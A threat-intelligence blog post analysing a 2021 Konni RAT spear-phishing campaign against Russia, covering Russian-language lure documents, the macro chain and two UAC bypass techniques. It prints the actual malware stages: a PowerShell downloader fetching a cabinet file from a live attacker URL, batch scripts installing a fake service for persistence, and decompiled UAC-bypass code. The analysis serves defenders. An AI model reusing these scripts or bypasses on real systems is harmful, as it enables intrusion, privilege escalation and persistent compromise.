New variant of Konni malware used in campaign targetting Russia

blog.malwarebytes.com/threat-intelligence/2021/08/new-variant-of-konni-malware-used-in-campaign-targetting-russia/

Threat Intelligence Team

August 20, 2021

This blog post was authored by Hossein Jazi

In late July 2021, we identified an ongoing spear phishing campaign pushing Konni Rat to target Russia. Konni was first observed in the wild in 2014 and has been potentially linked to the North Korean APT group named APT37.

We discovered two documents written in Russian language and weaponized with the same malicious macro. One of the lures is about the trade and economic issues between Russia and the Korean Peninsula. The other one is about a meeting of the intergovernmental Russian-Mongolian commission.

In this blog post we provide on overview of this campaign that uses two different UAC bypass techniques and clever obfuscation tricks to remain under the radar.

Attack overview

The following diagram shows the overall flow used by this actor to compromise victims. The malicious activity starts from a document that executes a macro followed by a chain of activities that finally deploys the Konni Rat.





Figure 1: Overall Process

Document analysis

We found two lures used by Konni APT. The first document "Economic relations.doc" contains a 12 page article that seems to have been published in 2010 with the title: "*The regional economic contacts of Far East Russia with Korean States (2010s)*". The second document is the outline of a meeting happening in Russia in 2021: "*23th meeting of the intergovernmental Russian-Mongolian commission on Trade, Economic, scientific and technical operation*".



Региональные экономические связи российского Дальнего Востока с корейскими государствами (2010-е гг.)

Аннотация: Исследованы вопросы торгово-экономических связей дальневосточных регионов России и стран Корейского полуострова. Выявлены причины замедления экономического сотрудничества. Сделан вывод о том, что международные экономические санкции не снизили интерес корейских государств к сотрудничеству с российским Дальним Востоком, но привели к замедлению темпов развития внешнеторговых связей.
Ключевые слова: Россия – КНДР – РК – торгово-экономические связи – инвестиции

Abstract: The article by Dr. Larisa Zabrovskaia "*The Regional Economic Contacts of Russian Far East with Korean States (2010s)*" is investigated issues of trade and economic ties between the Far Eastern regions of Russia and the countries of the Korean peninsula. There were revealed reasons for the slowing of economic cooperation. It is concluded that the international economic sanctions did not reduce the interest of the Korean states in cooperation with the Russian Far East, but led to a slowdown in the development of foreign trade.
Keywords: Russia – North Korea – Republic of Korea – trade and economic relations – investments

Российский Дальний Восток и страны Корейского полуострова связывают многолетние тесные и взаимовыгодные торгово-экономические отношения. Российский Дальний Восток интересен им наличием значительных энергетических ресурсов. В свою очередь России для достижения хозяйственного и социального подъема Дальнего Востока требуются значительные капиталовложения, самостоятельно осуществить которые наша страна пока не в состоянии. Поэтому ключевым механизмом развития дальневосточного региона способно стать международное сотрудничество с соседними странами, в частности, с корейскими государствами. Важно при этом осуществлять сотрудничество в строгом соответствии с российскими законами и на взаимовыгодных условиях.

В связи с этим в статье ставилась цель проанализировать современное состояние связей российского Дальнего Востока с обоими корейскими государствами и выявить препятствия, тормозящие их дальнейшее поступательное развитие. Основными источниками явились материалы Росстата РФ и отчеты дальневосточной таможни, в которых представлены статистические данные о торговых связях с обоими корейскими

1

Проект, 2021 г.

ПРОТОКОЛ
23-го заседания Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству

«   » 2021 г. г. Москва, г. Улан-Батор, в формате видеоконференции

В соответствии с положениями Протокола двадцать второго заседания Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству двадцать третье заседание Комиссии состоялось «   » 2021 года в формате видеоконференции.
На заседании, проходившем в деловой и конструктивной атмосфере, были достигнуты следующие договоренности.

В заседании участвовали Председатели, члены и эксперты национальных частей Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству (далее – Комиссия).

Российскую делегацию возглавила Заместитель Председателя Правительства Российской Федерации, председатель Российской части Комиссии В.В. Абрамченко.

Монгольскую делегацию возглавил Вице-премьер Монголии, председатель Монгольской части Комиссии С.Амарсайхан.

Составы делегаций Сторон прилагаются (Приложения 1 и 2).

Стороны рассмотрели и приняли следующую повестку дня:

1. О ходе выполнения решений и рекомендаций 22-го заседания Комиссии
2. О стимулировании российско-монгольского торгово-экономического и инвестиционного сотрудничества
3. О сотрудничестве в области транспорта и инфраструктуры
4. О сотрудничестве в области топливно-энергетического комплекса и ядерной сфере
5. О сотрудничестве в области промышленности
6. О сотрудничестве в области агропромышленного комплекса
7. О сотрудничестве в области картографирования и строительства
8. О сотрудничестве в области охраны окружающей среды и недропользования
9. О сотрудничестве в гуманитарной сфере
10. О сотрудничестве в сфере здравоохранения, санитарно-эпидемиологического

Figure 2: Lures used by Konni APT

These malicious documents used by Konni APT have been weaponized with the same simple but clever macro. It just uses a Shell function to execute a one-liner cmd command. This one liner command gets the current active document as input and looks for the `"^var"` string using `findstr` and then writes the content of the line staring from "var" into `y.js`. At the end it calls `Wscript` `Shell` function to executes the Java Script file (`y.js`).

The clever part is that the actor tried to hide its malicious JS which is the start of its main activities at the end of the document content and did not put it directly into the macro to avoid being detected by AV products as well as hiding its main intent from them.

Figure 3: Macro

The y `.js` file is being called with the active document as its argument. This javascript looks for two patterns encoded within the the active document and for each pattern at first it writes that content starting from the pattern into `temp.txt` file and then base 64 decodes it using its built-in base64 decoder function, `function de(input)` , and finally writes the decoded content into the defined output.

`yy.js` is used to store the data of the first decoded content and `y.ps1` is used to store the data of the second decoded content. After creating the output files, they are executed using `Wscript` and `Powershell` .

Figure 4: y.js

The Powershell script (`y.ps1`), uses `DllImport` function to import `URLDownloadToFile` from `urlmon.dll` and `WinExec` from `kernel32.dll` . After importing the required functions it defines the following variabbles:

- URL to download a file from it
- Directory to store the downloaded file (%APPDATA%/Temp)
- Name of the downloaded file that will be stored on disk.

In the next step it calls `URLDownloadToFile` to download a cabinet file and stores it in the `%APPDATA%Temp` directory with the unique random name created by `GetTempFileName`. At the end it uses `WinExec` to execute a cmd command that calls `expand` to extract the content of cabinet file and delete the cabinet file. The `y.ps` 1 is deleted at the end using `Winexec`.

```
Add-Type -TypeDefinition @"
    using System;
    using System.Text;
    using System.Runtime.InteropServices;

    public class NativeAPIs
    {
        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern uint WinExec(string strCmdLine, uint uCmdShow);

        [DllImport("urlmon.dll", SetLastError = true, CharSet = CharSet.Auto)]
        public static extern long URLDownloadToFile(IntPtr pCaller, string strURL, string strFileName, uint uReserved, IntPtr pCallBack);
    }
"@

$strURL = "http://takemetoyouheart.c1.biz/index.php?user_id=319";
$strPath = [Environment]::ExpandEnvironmentVariables("%TEMP%");
[IO.Directory]::SetCurrentDirectory($strPath);
$strFileName = [IO.Path]::GetTempFileName();
$nResult = [NativeAPIs]::URLDownloadToFile([IntPtr]::Zero, $strURL, $strFileName, 0, [IntPtr]::Zero);
$strCmdLine = "cmd /c expand " + $strFileName + " -F:* " + $strPath + " && del /q /f *.tmp";
$nResult = [NativeAPIs]::WinExec($strCmdLine, 0);
$nResult = [NativeAPIs]::WinExec("cmd /c cd /d %USERPROFILE% && del /f /q y.*", 0);
```

Figure 5: y.ps1

The extracted cabinet file contains 5 files: `check.bat`, `install.bat`, `xmlprov.dll`, `xmlprov.ini` and `xwtpui.dll`. The yy.js is responsible to execute `check.bat` file that extracted from the cabinet file and delete itself at the end.

```
try
{
    sh = new ActiveXObject("WScript.Shell");
    sh.CurrentDirectory = sh.ExpandEnvironmentStrings("%TEMP%");

    fs = new ActiveXObject("Scripting.FileSystemObject");
    while (1)
    {
        WScript.Sleep(10);

        if (!fs.FileExists("check.bat"))
        {
            continue;
        }

        f = fs.GetFile("check.bat");
        if (f.Size)
        {
            ts = f.OpenAsTextStream(1, -2);
            s = ts.ReadAll();
            ts.Close();
            break;
        }
    }

    sh.Run("check.bat", 0);
    fs.DeleteFile(WScript.ScriptFullName);
}
catch (e) {}
```

Figure 6: yy.js

Check.bat

This batch file checks if the command prompt is launched as administrator using `net session > nul` and if that is the case, it executes `install.bat`. If the user does not have the administrator privilege, it checks the OS version and if it is Windows 10 sets a variable named `num` to 4, otherwise it sets it to 1. It then executes `xwtpui.dll` using `rundll32.exe` by passing three parameters to it: `EntryPoint` (The export function of the DLL to be executed), `num` (the number that indicated the OS version) and `install.bat`.

```
@echo off

net session > nul
if %errorlevel% equ 0 (
    "%~dp0\install.bat"
    GOTO EXIT
)

ver | findstr /i "10\." > nul
if %ERRORLEVEL% equ 0 (set Num=4) else (set Num=1)

:INSTALL
rundll32 "%~dp0\xwtpui.dll", EntryPoint %Num% "%~dp0\install.bat"

:EXIT
del /f /q "%~dpnx0" > nul
```

Figure 7: check.bat

Install.bat

the malware used by the attacker pretends to be the xmlprov Network Provisioning Service. This service manages XML configuration files on a domain basis for automatic network provisioning. `Install.bat` is responsible to install `xmlprov.dll` as a service. To achieve this goal, it performs the following actions:

- Stop the running `xmlprov` service
- Copy dropped `xmlprov.dll` and `xmlrov.ini` into the system32 directory and delete them from the current directory
- Check if `xmlProv` service is installed or not and if it is not installed create the service through `svchost.exe`
- Modify the `xmlProv` service values including `type` and `binpath`
- Add `xmlProv` to the list of the services to be loaded by `svchost`
- add `xmlProv` to the `xmlProv` registry key
- Start the `xmlProv` service

```
@echo off

set DSP_NAME="Network Provisioning Service"

sc stop XmlProv > nul

echo %~dp0 | findstr /i "system32" > nul
if %ERRORLEVEL% equ 0 (goto INSTALL) else (goto COPYFILE)

:COPYFILE

copy /y "%~dp0\xmlprov.dll" "%windir%\System32" > nul
del /f /q "%~dp0\xmlprov.dll" > nul

copy /y "%~dp0\xmlprov.ini" "%windir%\System32" > nul
del /f /q "%~dp0\xmlprov.ini" > nul

del /f /q "%windir%\System32\xmlprov.dat" > nul

:INSTALL
sc query XmlProv > nul
if %errorlevel% neq 0 (
    sc create XmlProv binpath= "%windir%\System32\svchost.exe -k XmlProv" DisplayName= %DSP_NAME% > nul
    sc description XmlProv %DSP_NAME% > nul
)

sc config XmlProv type= interact type= own start= auto error= normal binpath= "%windir%\System32\svchost.exe -k XmlProv" > nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v XmlProv /t REG_MULTI_SZ /d "XmlProv" /f > nul
reg add "HKLM\SYSTEM\CurrentControlSet\Services\XmlProv\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%\System32\xmlprov.dll" /f > nul

sc start XmlProv > nul
del /f /q "%~dp0\xwtpui.dll" > nul
del /f /q "%~dp0\*.bat" > nul
del /f /q "%~dpnx0" > nul
```

Figure 8: Install.bat

xwtpui.dll

As we mentioned earlier if the victim’s machine does not have the right privilege, `xwtpui.dll` is being called to load `install.bat` file. Since `install.bat` is creating a service, it should have the high integrity level privilege and `"xwtpui.dll"` is used to bypass UAC and get the right privilege and then loads `install.bat`.

`EntryPoint` is the main export function of this dll. It starts its activities by resolving API calls. All the API call names are hard coded and the actor has not used any obfuscation techniques to hide them.

```
__int64 __fastcall EntryPoint(__int64 a1, __int64 a2, const CHAR *a3)
{
  LPWSTR *v4; // rax
  LPWSTR *v5; // rdi
  int v6; // ebx
  int v7; // ebx
  int pNumArgs[4]; // [rsp+30h] [rbp-448h] BYREF
  WCHAR CommandLine[264]; // [rsp+40h] [rbp-438h] BYREF
  WCHAR WideCharStr[264]; // [rsp+250h] [rbp-228h] BYREF

  pNumArgs[0] = 0;
  memset(WideCharStr, 0, 520);
  memset(CommandLine, 0, 520);
  Resolve_API_Calls();
  if ( !(unsigned int)Check_Priviledge_Level() )
  {
    if ( MultiByteToWideChar(0, 0, a3, -1, WideCharStr, 520) )
    {
      v4 = CommandLineToArgvW(WideCharStr, pNumArgs);
      v5 = v4;
      if ( v4 )
      {
        if ( pNumArgs[0] )
        {
          v6 = StrToIntW(*v4);
          memset(CommandLine, 0, 0x208ui64);
          wsprintfW(CommandLine, L"cmd /c %s", v5[1]);
          v7 = v6 - 1;
          if ( v7 )
          {
            if ( v7 == 3 )                    // Windows 10
              RPC_PPID_Spoofing_UAC_Bypass((__int64)CommandLine);
          }
          else
          {
            Token_Impersonation_UAC_Bypass(CommandLine);// Other OS versions
          }
        }
      }
    }
  }
  return 0i64;
}
```

Figure 9: EntryPoint

In the next step, it checks privilege level by calling the `Check_Priviledge_Leve` l function. This function performs the following actions and returns zero if the user does not have the right privilege or UAC is not disabled.

- Call `RtlQueryElevationFlags` to get the elevation state by checking `PFlags` value. If it sets to zero, it indicates that UAC is disabled.

- Get the access token associated to the current process using `NtOpenProcessToken` and then call `NtQueryInformationToken` to get the `TokenElevationType` and check if it's value is 3 or not (If the value is not 3, it means the current process is elevated). The TokenElevationType can have three values:
  - TokenElevationDefault (1): Indicates that UAC is disabled.
  - TokenElevationTypeFull (2): Indicates that the current process is running elevated.
  - TokenElevationTypeLimited (3): Indicates that the process is not running elevated.

```
__int64 Check_Priviledge_Level()
{
  unsigned int v0; // ebx
  HANDLE CurrentProcess; // rax
  NTSTATUS v2; // edi
  DWORD v3; // eax
  int v5; // [rsp+50h] [rbp+8h] BYREF
  int v6; // [rsp+58h] [rbp+10h] BYREF
  int v7; // [rsp+60h] [rbp+18h] BYREF
  HANDLE v8; // [rsp+68h] [rbp+20h] BYREF

  v5 = 0;
  RtlQueryElevationFlags(&v5);
  v0 = 0;
  v8 = 0i64;
  if ( (v5 & 1) == 0 )
    v0 = 1;
  v7 = 0;
  v6 = 1;
  CurrentProcess = GetCurrentProcess();
  v2 = NtOpenProcessToken(CurrentProcess, 8i64, &v8);
  if ( v2 >= 0 )
  {
    v2 = NtQueryInformationToken(v8, 18i64, &v6, 4i64, &v7);
    NtClose(v8);
  }
  v3 = RtlNtStatusToDosError(v2);
  SetLastError(v3);
  if ( v6 != 3 )
    return 1;
  return v0;
}
```

Figure 10: Check privilege level

After checking the privilege level, it checks the parameter passed form `check.bat` that indicates the OS version and if the OS version is Windows 10 it uses a combination of a modified version of RPC UAC bypass reported by Google Project Zero and Parent PID Spoofing for UAC bypass while for other Windows versions it uses " `Token Impersonation technique` " technique to bypass UAC.

Token Impersonation UAC Bypass (Calvary UAC Bypass)

Calvary is a token impersonation/theft privilege escalation technique that impersonates the token of the Windows Update Standalone Installer process (`wusa.exe`) to spawn `cmd.exe` with highest privilege to execute `install.bat` . This technique is part of the US CIA toolsets leak known as Vault7.

The actor has used this method on its 2019 campaign as well. This UAC bypass starts by executing `wusa.exe` using `ShellExecuteExw` and gets its access token using `NtOpenProcessToken`. Then the access token of `wusa.exe` is duplicated using `NtDuplicatetoken`. The `DesiredAccess` parameter of this function specifies the requested access right for the new token. In this case the actor passed `TOKEN_ALL_ACCESS` as `DesiredAccess` value which indicates that the new token has the combination of all access rights of this current token. The duplicated token is then passed to `ImpersonateLoggedOnUser` and then a cmd instance is spawned using `CreateProcessWithLogomW`. At the end the duplicated token is assigned to the created thread using `NtSetINformationThread` to make it elevated.

```
  Resolve_API_Calls();
v2 = 0;
if ( !lpCommandLine )
{
  memset(Filename, 0, 0x208ui64);
  GetModuleFileNameW(0i64, Filename, 0x104u);
  lpCommandLine = Filename;
}
memset(&pExecInfo, 0, sizeof(pExecInfo));
pExecInfo.lpFile = L"wusa.exe";
v12 = 0i64;
v11 = 0i64;
v14 = 0i64;
hToken = 0i64;
v26 = 0;
v27 = 4096;
v13 = 0i64;
v3 = 0;
hProcess = 0i64;
pExecInfo.cbSize = 112;
pExecInfo.fMask = 64;
pExecInfo.nShow = 0;
if ( ShellExecuteExW(&pExecInfo) )
{
  hProcess = pExecInfo.hProcess;
  v3 = 1;
  v6 = NtOpenProcessToken(pExecInfo.hProcess, 0x2000000i64, &v12);
  if ( v6 >= 0 )
  {
    v23 = v28;
    v28[0] = 12;
    v28[1] = 2;
    v29 = 0;
    v18 = 48;
    v19 = 0i64;
    v21 = 0;
    v20 = 0i64;
    v22 = 0i64;
    v6 = NtDuplicateToken(v12, 983551i64, &v18, 0i64, 2, &v11);
    if ( v6 >= 0 )
    {

     v6 = RtlAllocateAndInitializeSid(&v26, 1i64, 0x2000i64, 0i64, 0, 0, 0, 0, 0, 0, &v13);
     if ( v6 >= 0 )
     {
       v16 = 32;
       v15 = v13;
       v7 = RtlLengthSid();
       v6 = NtSetInformationToken(v11, 25i64, &v15, (unsigned int)(v7 + 16));
       if ( v6 >= 0 )
       {
```

```
{
  hToken = 0i64;
  v6 = NtFilterToken(v11, 4i64, 0i64);
  if ( v6 >= 0 )
  {
    v6 = NtDuplicateToken(v14, 12i64, &v18, 0i64, 2, &hToken);
    if ( v6 >= 0 )
    {
      if ( ImpersonateLoggedOnUser(hToken) )
      {
        memset(&StartupInfo, 0, sizeof(StartupInfo));
        StartupInfo.cb = 104;
        GetStartupInfoW(&StartupInfo);
        memset(&ProcessInformation, 0, sizeof(ProcessInformation));
        StartupInfo.dwFlags = 1;
        StartupInfo.wShowWindow = 0;
        v2 = CreateProcessWithLogonW(
               L"a",
               L"b",
               L"c",
               2u,
               0i64,
               lpCommandLine,
               0,
               0i64,
               0i64,
               &StartupInfo,
               &ProcessInformation);
        if ( v2 )
        {
          if ( ProcessInformation.hThread )
            CloseHandle(ProcessInformation.hThread);
          if ( ProcessInformation.hProcess )
          if ( ProcessInformation.hProcess )
            CloseHandle(ProcessInformation.hProcess);
        }
        hToken = 0i64;
        v6 = NtSetInformationThread(-2i64, 5i64, &hToken);
      }
    }
  }
```

Figure 11: Cavalry PE

Windows 10 UAC Bypass

The UAC bypass used for Windows 10 uses a combination of a modified version of RPC based UAC bypass reported by Google project Zero and Parent PID spoofing to bypass UAC. The process is as follows:

> Step 1: Creates a string binding handle for interface id **“201ef99a-7fa0-444c-9399-19ba84f12a1a”** and returns its binding handle and sets the required authentication, authorization and security Quality of service information for the binding handle.

```
  memset(SecurityQOS, 0, 0x28ui64);
  LastError = RpcStringBindingComposeW(
                (RPC_WSTR)L"201ef99a-7fa0-444c-9399-19ba84f12a1a",
                (RPC_WSTR)L"ncalrpc",
                0i64,
                0i64,
                0i64,
                &String);
  if ( !LastError )
  {
    LastError = RpcBindingFromStringBindingW(String, &Binding);
    RpcStringFreeW(&String);
    if ( !LastError )
    {
      v3 = LocalAlloc(0x40u, (unsigned int)uBytes);
      v4 = v3;
      if ( v3 )
      {
        if ( CreateWellKnownSid(WinLocalSystemSid, 0i64, v3, (DWORD *)&uBytes) )
        {
          SecurityQOS[0].Version = 3;
          SecurityQOS[0].ImpersonationType = 3;
          *(_QWORD *)&SecurityQOS[0].Capabilities = 1i64;
          *(_QWORD *)&SecurityQOS[2].Version = v4;
          LastError = RpcBindingSetAuthInfoExW(Binding, 0i64, 6u, 0xAu, 0i64, 0, SecurityQOS);
          if ( !LastError )
          {
            v5 = Binding;
            Binding = 0i64;
            *a1 = v5;
            LocalFree(v4);
            goto LABEL_12;
          }
        }
        else
        {
          LastError = GetLastError();
        }
        LocalFree(v4);
      }
      else
      {
        LastError = 8;
      }
    }
  }
LABEL_12:
  if ( Binding )
    RpcBindingFree(&Binding);
  return LastError;
}
```

Figure 12: RPC Binding

Step 2: Initializes an RPC_ASYNC_STATE to make asynchronous calls and creates a new non-elevated process (it uses `winver.exe` as non-elevated process) through `NdrAsyncClientCall`.

```
  if ( !(unsigned int)sub_180001040(&Binding) )
  {
    LastError = RpcAsyncInitializeHandle(&pAsync, 0x70u);
    if ( !LastError )
    {
      pAsync.NotificationType = RpcNotificationTypeEvent;
      pAsync.u.APC.NotificationRoutine = (PFN_RPCNOTIFICATION_ROUTINE)CreateEventW(0i64, 0, 0, 0i64);
      if ( !pAsync.u.APC.NotificationRoutine )
        LastError = GetLastError();
    }
    if ( !LastError )
    {
      NdrAsyncClientCall(
        &pStubDescriptor,
        &pFormat,
        &pAsync,
        Binding,
        a1,
        a2,
        a3,
        1025,
        CurrentDirectory,
        L"WinSta0\\Default",
        v14,
        0i64,
        -1,
        v15,
        &v11);
      if ( WaitForSingleObject(pAsync.u.APC.NotificationRoutine, 0xFFFFFFFF) == -1 )
        RpcRaiseException(-1);
      if ( !RpcAsyncCompleteCall(&pAsync, &Reply) && !Reply )
      {
        if ( a4 )
        {
          *a4 = v15[0];
          a4[1] = v15[1];
          a4[2] = v15[2];
        }
        v8 = 1;
      }
      if ( pAsync.u.APC.NotificationRoutine )
      {
        CloseHandle(pAsync.u.APC.NotificationRoutine);
        pAsync.u.APC.NotificationRoutine = 0i64;
      }
      RpcBindingFree(&Binding);
    }
  }
  return v8;
}
```

Figure 13: RPC AsyncCall

Step 3: Uses `NtQueryInformationProcess` to Open a handle to the debug object by passing the handle of the created process to it. Then detaches the debugger from the process using `NtRemoveProcessDebug` and terminates this created process using `TerminateProcess`.

```
  Resolve_API_Calls();
memset(String1, 0, sizeof(String1));
lstrcpyW(String1, &word_18000E220);
lstrcatW(String1, L"winver.exe");
if ( (unsigned __int8)sub_1800011E0((__int64)String1, (__int64)String1, 0, hProcess) )
{
  v3 = hProcess[0];
  v2 = NtQueryInformationProcess(hProcess[0], ProcessWow64Information|0x4, &v6, 8u, 0i64);
  if ( v2 >= 0 )
  {
    NtRemoveProcessDebug(v3, v6);
    TerminateProcess(v3, 0);
    CloseHandle(hProcess[1]);
    CloseHandle(v3);
```

Figure 14: Detach the process

- Step 4: Repeats the step 1 and step 2 to create a new elevate process: `Taskmgr.exe` .
- Step 5: Get full access to the `taskmgr.exe` process handle by retrieving its initial debug event. At first It issues a wait on the debug object using `WaitForDebugEvent` to get the initial process creation debug event and then uses `NtDuplicateObject` to get the full access process handle.

```
memset(String1, 0, sizeof(String1));
lstrcpyW(String1, &word_18000E220);
lstrcatW(String1, L"taskmgr.exe");
memset(hProcess, 0, sizeof(hProcess));
memset(&DebugEvent, 0, sizeof(DebugEvent));
if ( (unsigned __int8)sub_1800011E0((__int64)String1, (__int64)String1, 1, hProcess) )
{
  DbgUiSetThreadDebugObject(v6);
  if ( WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
  {
    while ( 1 )
    {
      if ( DebugEvent.dwDebugEventCode == 3 )
      {
        ExceptionRecord = DebugEvent.u.Exception.ExceptionRecord.ExceptionRecord;
        if ( DebugEvent.u.Exception.ExceptionRecord.ExceptionRecord )
          break;
      }
      ContinueDebugEvent(DebugEvent.dwProcessId, DebugEvent.dwThreadId, 0x10002u);
      if ( !WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
        goto LABEL_16;
    }
    v7 = 0i64;
    v2 = NtDuplicateObject(
           DebugEvent.u.Exception.ExceptionRecord.ExceptionRecord,
           -1i64,
           -1i64,
           &v7,
           0x1FFFFF,
           0,
           0);
    if ( v2 >= 0 )
    {
      TerminateProcess(hProcess[0], 0);
      Create_Process((__int64)v7, a1);
      NtClose(v7);
    }
    DbgUiSetThreadDebugObject(0i64);
    NtClose(v6);
    v6 = 0i64;
    CloseHandle(ExceptionRecord);
    CloseHandle(hProcess[1]);
    TerminateProcess(hProcess[0], 0);
    CloseHandle(hProcess[0]);
  }
```

Figure 15: Create Auto elevated process (TaskMgr.exe)

Step 6: After obtaining the fully privileged handle of `Taskmgr.exe`, the actor uses this handle to execute cmd as high privilege process to execute `install.bat`. To achieve this, the actor has used Parent PID Spoofing technique to spawn a new cmd process using `CreateProcessW` and handle of `Taskmgr.exe` which is an auto elevated process is assigned as its parent process using `UpdateProcThreadAttribute`.

```
__int64 __fastcall Create_Process(__int64 a1, WCHAR *a2)
{
  ULONG_PTR v2; // r8
  unsigned int v4; // ebx
  struct _PROC_THREAD_ATTRIBUTE_LIST *Heap; // rax
  __int64 v6; // r8
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+50h] [rbp-A8h] BYREF
  _BYTE StartupInfo[112]; // [rsp+70h] [rbp-88h] BYREF
  __int64 Value; // [rsp+100h] [rbp+8h] BYREF
  ULONG_PTR Size; // [rsp+110h] [rbp+18h] BYREF

  Value = a1;                                   // Full access handle of Taskmgr.exe
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  memset(StartupInfo, 0, sizeof(StartupInfo));
  v2 = 48i64;
  *(_DWORD *)StartupInfo = 112;
  v4 = -1073741823;
  for ( Size = 48i64; v2 <= 0x400; v2 = Size )
  {
    Heap = (struct _PROC_THREAD_ATTRIBUTE_LIST *)RtlAllocateHeap(qword_18000DEC8, 8i64, v2);
    *(_QWORD *)&StartupInfo[104] = Heap;
    if ( Heap )
    {
      if ( InitializeProcThreadAttributeList(Heap, 1u, 0, &Size) )
      {
        if ( UpdateProcThreadAttribute(
               *(LPPROC_THREAD_ATTRIBUTE_LIST *)&StartupInfo[104],
               0,
               0x20000ui64,
               &Value,
               8ui64,
               0i64,
               0i64) )
        {
          *(_DWORD *)&StartupInfo[60] = 1;
          *(_WORD *)&StartupInfo[64] = 0;
          if ( CreateProcessW(
                 0i64,
                 a2,
                 0i64,
                 0i64,
                 0,
                 0x80400u,
                 0i64,
                 CurrentDirectory,
                 (LPSTARTUPINFOW)StartupInfo,
                 &ProcessInformation) )
          {
            CloseHandle(ProcessInformation.hThread);
            CloseHandle(ProcessInformation.hProcess);
            v4 = 0;
          }
```

Figure 16: Parent PID Spoofing

Xmlprov.dll (Konni Rat)

This is the final payload that has been deployed as a service using `svchost.exe`. This Rat is heavily obfuscated and is using multiple anti-analysis techniques. It has a custom section named “ `qwdfr0` ” which performs all the de-obfuscation process. This payload register itself as a service using its export function `ServiceMain`.

